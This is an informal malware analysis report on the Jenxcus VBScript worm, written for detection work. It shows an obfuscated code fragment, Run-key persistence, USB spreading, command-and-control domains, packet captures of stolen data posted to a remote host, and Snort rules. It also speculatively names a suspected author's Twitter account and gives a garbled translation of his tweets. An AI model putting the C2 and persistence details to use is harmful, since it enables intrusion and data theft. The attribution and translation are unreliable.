
Official malware report

Worm:VBS/Jenxcus.A



Procedure Summary	
Procedure:	Malware analysis
Author:	*Rick Flores*
Twitter:	*@nanotechz9l*
Effective Date:	08/19/2013
Source File Location:	-TBD

Revision Summary				
Rev	**Description of changes**	**Changes by:**	**Review / Approval by:**	**Date**
1.0	Rough DRAFT	*Flores, Rick*	*N/A*	08/19/2013

Report Details			
Infected user	**Computer Name**	**Malware Analyst**	**Date**
INTERWEBZ	DVI-070xFFFFF25V_F.anon.local	*Flores, Rick*	08/19/2013

Table of Contents

1. SCOPE

1.1 I created this malware report in an effort to track, categorize, contain, understand root cause and infection vector of said malware sample, user account/s, networked equipment and or computer/s.

<Remember to stay anonymous while conducting malicious domain/ip research>

2. INVESTIGATION GOALS

2.1 Determine extent of infection, uncover actual business risk, data exposure, network weakness, and figure out infection vector and propogation methods.

2.2 More importantly this report should uncover host based indicators that can be used to detect infection, and include network signatures used to alert/prevent potential infection (*Snort, DNS sinkhole*… etc).

3. MALWARE SAMPLE/S ANALYZED

3.1 Worm:VBS/Jenxcus.A Malware report

Filename : njq8IsHere.vbs

MD5 : 17a20cb3f09ba7fd554a4161834f360b njq8IsHere.vbs

SHA1 : 2252dc65bbf651c4841c67a8dec96d6bcf41e783 njq8IsHere.vbs

SHA256 : 6efc443535f7da7ec5d06c177f0a868211caa557ec649d7ffb20c5b5713eda48 njq8IsHere.vbs


SSDEEP : ssdeep,1.1--blocksize:hash:hash,filename

```
768:mU4czrw4WuEYCQQOQ/9wF6tm56ct3MQO3Kyd6w+AGEGL+:mU4CNWutQOQ/9W6M56cCQO4plL+,"/media/INFEKTED/njq8IsHere.vbs"
```

3.2 Location C:\Documents and Settings\anonymousvictim\Local Settings\Temp\njq8IsHere.vbs

3.3 Moving forward, and for brevity I will be referring to "njq8IsHere.vbs" simply as the malware sample. When you read `malware sample` or simply 'sample' in the remainder of this report, safely assume I am referring to "njq8IsHere.vbs" which is the malicious sample used as the basis of this malware report.


3.4 Malware Sample properties. Note the Usb HDD temperature monitoring information recorded, and Original File Name below : "njq8IsHere.vbs"



njq8IsHere.vbs
sum.txt

Figure 1: Filename.

4.0 Obfuscated source can be seen below.



```
on error resume next
dim puqjutqzym
'@njq8
 '#njw0rm
 '<[ coded bY njq8 ]>'
 On Error Resume Next
 WScript.Timeout=0
 dim yxbuwnkdhx ' shell
 set yxbuwnkdhx =WScript.CreateObject( chrw(118-31) &  "S" & chrw(cint(49+50)) &  "r" & chrw(cint(25 * 4.2)) & chrw(cint(4928 / 44)) &  "t" &       chrw(cint(36+10))
 dim dxlyfguatk ' filesystem
 set dxlyfguatk= CreateObject(  "S" & chrw(cint(594 / 6)) &  "r" & chrw(cint(105)) & chrw(cint(126-14)) & chrw(99+17) & chrw(cint(34+71)) & chrw(cint(140-30)) & chrw
 dim gmlzvcjzys
 Set gmlzvcjzys = CreateObject( chrw(118-41) &  "i" & chrw(12+87) &  "r" &  "o" &  "s" &  "o" &  "f" & chrw(5104 / 44) & chrw(46) &  "X" &  "M" & chrw(3268 / 43) &
 dim phwjimfyit
```

Figure 2: Source snippet.

4. MALWARE VARIANT HISTORY, TIMELINE, AND SPECIAL FEATURES

4.1 The Worm:VBS/Jenxcus.A copies itself as either "Serviecs.vbs", "Servieca.vbs", or "njq8.vbs". It copies itself in both the %TEMP% and <startup folder>.


4.2 It adds itself to the following registry entries to ensure execution upon reboot.

HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

4.3 *It spreads via USB drives.* If this worm detects a removable drive in your computer, it copies itself into every folder in that drive. It also creates a shortcut link file pointing to its copy in the removable drive.

4.4 It steals the following information. This worm collects the following information about your computer:

- Your computer name
- User name of the person currently logged on
- Operating system version
- Serial numbers for software
- Hardware identification numbers



```
User-Agent: wOrm1_X440x002\<VICTIM-USERNAME>\348736543\Win8 Professional  x32\1\0.3\x\q\njq8IsHere.vbs
```


Figure 3: Stolen information sent via POST.

5. GENERAL FUNCTION AND FUNCTIONALITY OF THE MALWARE

5.1 The worm allows backdoor access and control. It also has a persistence vector to it in which it adds entries to the registry to start upon system startup. The victim connects to the CnC server to receive its instructions, and send its stolen data.

6. BEHAVIORAL PATTERNS OF THE MALWARE AND LOCAL SYSTEM INTERACTION

6.1 The sample modifies registry settings to maintain persistence.



To ensure that it runs every time Windows starts, it creates the following registry entries:

In subkeys:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Sets value: "*<malware file name>*"
With data: "*<malware folder and file name>*"

For example:

In subkeys:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Sets value: "*Serviecs.vbs*"
With data: "*%Temp%\Serviecs.vbs*"

Figure 4: Modified registry files.

7. NETWORK BEHAVIOR (INCLUDING HOSTS, DOMAINS AND IP'S ACCESSED)

This sample allows backdoor access and control.


This worm connects to several servers, for example:

- Jn.redirect.net via port 7777
- njq8.redirectme.net via port 1001
- cupidon.zapto.org via port 999

It does this to receive commands from a remote attacker and to allow that attacker to run commands on your computer.

It can run the following commands from the attacker:


- *exec* - download and run additional code
- *uns* - uninstall itself



```
Destination     Protocol  Length  Info
151.95.99.99    HTTP          64  POST http://n.edns.biz:1001/?mew HTTP/1.1
```

Figure 5: Malicious beacon.

7.1 The malicious server details can be found below.



Host / IP: View info

Host Name: 151.95.99.99

IP Address: 151.95.99.99

Country: Italy

Country code: IT (ITA)

Region: Veneto

City: Padova

Postal code:

Calling code: +39

Longitude: 11.8833

Latitude: 45.4167


Figure 6: Malicious server.

8. TIME AND LOCAL SYSTEM DEPENDANT FEATURES

8.1 This malware sample requires a valid internet connection, and execution to activate its payload.


METHOD AND MEANS OF COMMUNICATION

8.2 It communications, and receives the payload/instructions from the malicious servers via different ports. It also sends the stolen information via numerous HTTP POST requests.



```
ilter: http.request.method == GET or http.request.method == POST   Expression...  Clear  Apply  Save
.      Time       Source          Destination      Protocol  Length  Info
  604 425.830563 3.169.238.57    151.95.99.99     HTTP         64 POST http://n.edns.biz:1001/?mew HTTP/1.1
  612 430.820292 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  619 435.831955 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  627 440.839013 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  634 445.848192 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  641 450.879060 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  648 455.878827 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  655 460.899366 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  662 465.958832 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  670 470.932667 3.169.238.57    151.95.99.99     HTTP         81 POST http://n.edns.biz:1001/?mew HTTP/1.1
  677 475.930993 3.169.238.57    151.95.99.99     HTTP        109 POST http://n.edns.biz:1001/?mew HTTP/1.1
```

Figure 7: Stolen system details being sent via HTTP POST request.



```
0010  00 43 6c aa 40 00 78 06  a9 65 03 a9 ee 39 97 5f   .Cl.@.x. .e...9._
0020  63 63 ee bb 00 50 89 a1  45 b2 7f 68 88 e4 50 18   cc...P.. E..h..P.
0030  80 d4 1a b8 00 00 43 3a  5c 57 69 6e 64 6f 77 73   ......C: \Windows
0040  5c 73 79 73 74 65 6d 33  32 5c 63 6d 64 2e 65 78   \system3 2\cmd.ex
0050  65                                                 e
```


Figure 7.1: What looks like a **cmd.exe** shell being sent to the attacker (unconfirmed in pcap).

9. ORIGINAL INFECTION VECTOR AND PROPOGATION METHODOLOGY

9.1 This worm spreads via USB/removable media. If this worm detects a removable drive in your computer, it copies itself into every folder in that drive. It also creates a shortcut link file pointing to its copy in the removable drive. It s copy in the removable drive might also be named "Serviecs.vbs", "Servieca.vbs", or "njq8.vbs".

10. ANY INFORMATION CONCERNING DEVELOPMENT OF MALWARE (COMPILER TYPE, PACKER USED, COUNTRY OF ORIGIN, AUTHOR, NAMES/HANDLES, ETC.)


10.1 A quick peek inside the obfuscated .vbs file and you clearly see that the developer of the malware takes credit for his work.



```
on error resume next
dim puqjutqzym
'@njq8
 '#njw0rm
 '<[ coded bY njq8 ]>'
 On Error Resume Next
 WScript.Timeout=0
 dim yxbuwnkdhx ' shell
 set yxbuwnkdhx =WScript.CreateObject( chrw(118-31) &  "S" &
 dim dxlyfguatk ' filesystem
 set dxlyfguatk= CreateObject(  "S" & chrw(cint(594 / 6)) &
 dim gmlzvcjzys
```

Figure 8: The developer @njq8 taking credit for his work.

10.2 I quickly found him on twitter below: He seems to be from middle eastern descent (could also be deception).



njq8
@njq8x


2 TWEETS | 7 FOLLOWING | 7 FOLLOWERS

njq8 @njq8x 28 Jan
@LoujainHathloul والله من الخبال وانا اختس
تستهدفين المراهقين بحلو خشتس وتبي
تعلمينهم وهم يناظرون لحلات خشيمتس يعني
تنفخين في قربه مشقوقه

njq8 @njq8x 28 Jan
صباح الخير

Figure 9: The supposed developer @njq8's twitter account.

10.3 I was able to translate-ish his Arabic tweets to English (which might be a bit clunky):



والله من الخبال وانا اختس تستهدفين المراهقين بحلو خشتس وتبي.تعلمينهم وهم يناظرون صباح
الخير.لحلات خشيمتس يعني تنفخين في قربه مشقوقه

And God khabaal and I Akhts Tsthdwin adolescents Bhlo the a Khchets shows. Talminhm They يناظرون the Good morning. Hlat Khchimts means Tnfajan in proximity cracked

Figure 10: The supposed developer @njq8's twitter account.

10.4 There also appears to be zero hits on different keyword searches I did on pastebin for this developer or filename. I setup keyword automated searches on pastebin, and I will be alerted/emailed if these keywords ever hit.

11. KEY QUESTIONS AND ANSWERS

- How did the malware infection occur?

  [USB or uncertian at this time]

- When did the malware infection occur?

  [Uncertian at this time]

- What vulnerabilities allowed the infection to occur?

  [Uncertian at this time]

- What is the risk of data loss?

  [Stolen information can be seen above]

12. CONCLUSIONS AND RECOMMENDATIONS TO PREVENT INFECTION/INCIDENT FROM RECURRING

#DONTCLICKANYTHINGEVEROKTHXBYE!

13. FOLLOWUP ACTIONS AND LESSONS LEARNED

See section 12 above…

14. SNORT SIGNATURE TO DETETCT MALICIOUS .VBS TRAFFIC

14.1 Below are examples of rough snort sigs that look for specific .vbs sample traffic. If the variant changes however these sigs will be useless. More time is needed to analyze the sample and create a solid sig. The sigs below start from simple to more complex.

14.2 alert tcp any any -> any any (msg: "w0rm1 rawbytes detected"; flow:to_server,established; content: "|77 30 72 6d 31|"; rawbytes; classtype:trojan-activity; sid: 900000220;)

14.3 alert tcp any any -> any any (msg: "POST rawbytes detected"; flow:to_server,established; content: "|50 4f 53 54|"; rawbytes; classtype:trojan-activity; sid: 900000221;)

14.4 alert tcp any any -> any any (msg: "Keylogger detected"; content: "w0rm1"; content:"POST"; nocase; http_method; classtype:trojan-activity; sid: 900000222;)

14.5 alert tcp any any -> any any (msg: "Keylogger detected"; flow:to_server,established; content: "User-Agent: w0rm1_4EE92089"; content:"POST"; nocase; http_method; classtype:trojan-activity; sid: 900000223;)

14.6 alert tcp any any -> any any (msg: "Keylogger detected"; flow:to_server,established; content: "|77 30 72 6d 31|"; rawbytes; content:"POST"; nocase; http_method; classtype:trojan-activity; sid: 900000224;)

14.7

```
alert tcp any any -> any any (msg: "PCRE TEST"; flow:to_server,established; content:"|77 30 72 6d 31|"; rawbytes; fast_pattern; content:"|0d 0a|"; distance:0; pcre:"/User-Agent\: w0rm1_[A-Z0-9]{8}/i"; content:"POST"; nocase;http_method; classtype:trojan-activity; sid: 500012;)
```

I wrote the above pcre rule to detect variations on the user-agent string like these:

w0rm1_4T4D7938

w0rm1_F6609AXC

w0rm1_4EE92089

w0rm1_8G86DA8B

w0rm1_866B9AVG

w0rm1_F6689AFC

w0rm1_604D7938

15. REFERENCES

1. Pcap: 0xnanotechz9l<@> gmail

2. Malicious .vbs file: 0xnanotechz9l<@> gmail

3. http://blogs.technet.com/b/mmpc/archive/2012/12/09/the-quot-hidden-quot-backdoor-virtool-winnt-exforel-a.aspx

4. http://www.microsoft.com/security/portal/threat/encyclopedia/Entry.aspx?Name=Worm%3AVBS%2FJenxcus.A#tab=2

5. https://twitter.com/njq8x

6. https://www.virustotal.com/en/file/6efc443535f7da7ec5d06c177f0a868211caa557ec649d7ffb20c5b5713eda48/analysis/

7. http://r.virscan.org/44d559eab1a682138b45ecb29bfe4276

8. http://www.tomshardware.com/answers/id-1739454/malware-temp-folder.html

9. https://www.google.com/search?q=Generic.XPL.ADODB.E67254BF+&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:official&client=firefox#bav=on.2,or.r_qf.&fp=6e46ca6e182222a5&q=njq8IsHere.vbs&rls=org.mozilla:en-US%3Aofficial

10. https://www.virustotal.com/en/url/6d431cd0a241740c0b2e56bc24b85285a1b77a20ca68219e324b112bbd1dc1c1/analysis/

11. http://pastebin.com/search?cx=partner-pub-7089230323117142%3A2864958357&cof=FORID%3A10&ie=UTF-8&q=njq8IsHere.vbs&sa.x=15&sa.y=15&siteurl=http%3A%2F%2Fpastebin.com%2F